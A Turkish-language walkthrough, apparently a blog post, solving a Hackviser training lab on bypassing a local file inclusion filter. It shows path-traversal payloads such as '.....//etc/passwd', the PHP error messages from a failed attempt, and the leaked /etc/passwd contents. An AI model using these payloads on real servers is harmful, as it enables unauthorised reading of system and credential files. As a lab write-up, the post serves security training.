


File Inclusion/Local File Inclusion Filter Bypass

Herkese selamlar bu yazımda Hackviser üzerinde bulunan Web security lablarından biri olan **FLocal File Inclusion Filter Bypass** labının çözümünü anlatacağım.

`/...//...//...//...//etc/passwd`

Öncelikle istenilen siteye gittiğimizde bizi aşağıdaki gibi bir sayfa karşılıyor



“Go Home” butonunu kullandığımızda ise herhangi bir değişiklik olmadan aynı sayfaya yönlendiriliyoruz.

`../../../../etc/passwd` Bu şekilde bir deneme yaptığım zaman

Warning: include(includes//etc/passwd): Failed to open stream: No such file or directory in `/var/www/html/index.php` on line 36

Warning: include(): Failed opening 'includes//etc/passwd' for inclusion (include_path='.:usr/share/php') in `/var/www/html/index.php` on line 36

Bu şekilde uyarı alıyorum. Aklıma LFI denenmemesi için gerekli filtrelemeleri yaptıklarını düşünüyorum.

Ve `.....//etc/passwd` payloadını deniyorum.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucpx:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,/,run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,/,run/systemd:/usr/sbin/nologin messagebus:x:103:109:/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd
Time Synchronization,/,run/systemd:/usr/sbin/nologin sshd:x:105:65534:/run/ssh:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,/,home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin sunflower:x:1001:1001:sunflower,56,,my user:/home/sunflower:/bin/bash
```

Yukarıdaki görseldeki gibi istediğim kritik bilgilere ulaştım

`../../../../etc/passwd` aslında bu iki payloadın da işlevi aynı
`.....//etc/passwd` Sadece görsel farklar var filtreleme işlemi yapılırken sadece ilk versiyona göre yapılmış.Bu sayede ikinci payloadı deneyip kritik verilere rahatlıkla ulaşabiliyoruz.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar.